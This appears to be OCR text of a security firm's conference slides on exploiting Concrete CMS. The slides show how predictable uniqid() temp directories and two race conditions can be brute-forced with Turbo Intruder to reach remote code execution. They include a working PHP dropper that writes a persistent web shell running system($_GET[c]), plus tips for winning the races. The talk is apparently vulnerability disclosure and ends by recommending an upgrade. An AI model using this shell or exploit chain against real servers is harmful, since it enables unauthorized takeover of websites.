- Uniqid() relies on seconds and microseconds
- Both are deterministic and bruteforce-able
- Let's read some PHP internals code for fun & profit



FORTBRIDGE

Concrete CMS - Exploitation plan

- We need to find the name of the temp dir where our file is written(1st step)
- For this we need to make sure the file we download will execute/sleep for a long period of time so we can guess the dir name
- We'll use Turbo Intruder to bruteforce and guess the temp dir name
- Our download file + temp dir will get deleted eventually so it will need to write a permanent shell for persistence and RCE
- How do we trigger our download file before it gets deleted? (2nd race condition)

Concrete CMS –temporary shell

Temp shell written first which will write a perm shell in the parent dir

```
<?php
set_time_limit(0);
sleep(35);
echo '<?php file_put_contents("../shell.php","<?phpsystem(\$_GET[c]) ;");';
echo '?>' . str_repeat("A",50000000);
flush();
ob_flush();
?>
```

Concrete CMS
Timeline of race conditions

Concrete CMS –Timeline of 2 races Explained

- T0 you start the upload request AND you also start searching for the the volatile dir name. You have 1M possibilities, we managed to send 16-17K RPS, so you can easily brute-force 600K in ~35 seconds, that's > 50% chance, works great. We didn't queue 1M requests, due to some issues with Turbo Intruder.


- T1 you discover the volatile dir name (win first race), but test.php is not there yet. Thus you have to start searching for test.php (2nd race condition in the file upload) which will ALWAYS be written after ~35 seconds (after T0). We'll queue another 500K requests in Turbo Intruder for this.


- T2 (~ 35th second) test.php is written locally, inside the volatile dir

- T3 one of the queued requests from T1 executes test.php and writes a permanent shell in the parent directory ("/application/files/tmp")

- T4 both volatile dir and test.php inside are deleted, but we already have a shell 

Concrete CMS – 1st race - guess the Temp Dir





Concrete CMS -

2nd race trigger the uploaded file before deletion

Concrete CMS –The Glorious Win

Remote exploit with Turbo Intruder

Concrete CMS – Debugging Tips

- the timeout for curl is 60s, dont sleep() more than 60s in test.php
- use http2 if possible (for speed, it's easier to win the race conditions)
- use tail -f access_log and tail -f error_log to monitor your requests and any errors
- check that your upload request from request.txt is still a valid session
- the upload request must come from a single ip by default

Concrete CMS –Solution?

- Upgrade to latest version
- Our Team has reported many issues (CVEs were assigned)
- Concrete CMS team has been great to work with!!!

Q & A

FORTBRIDGE

THANK YOU!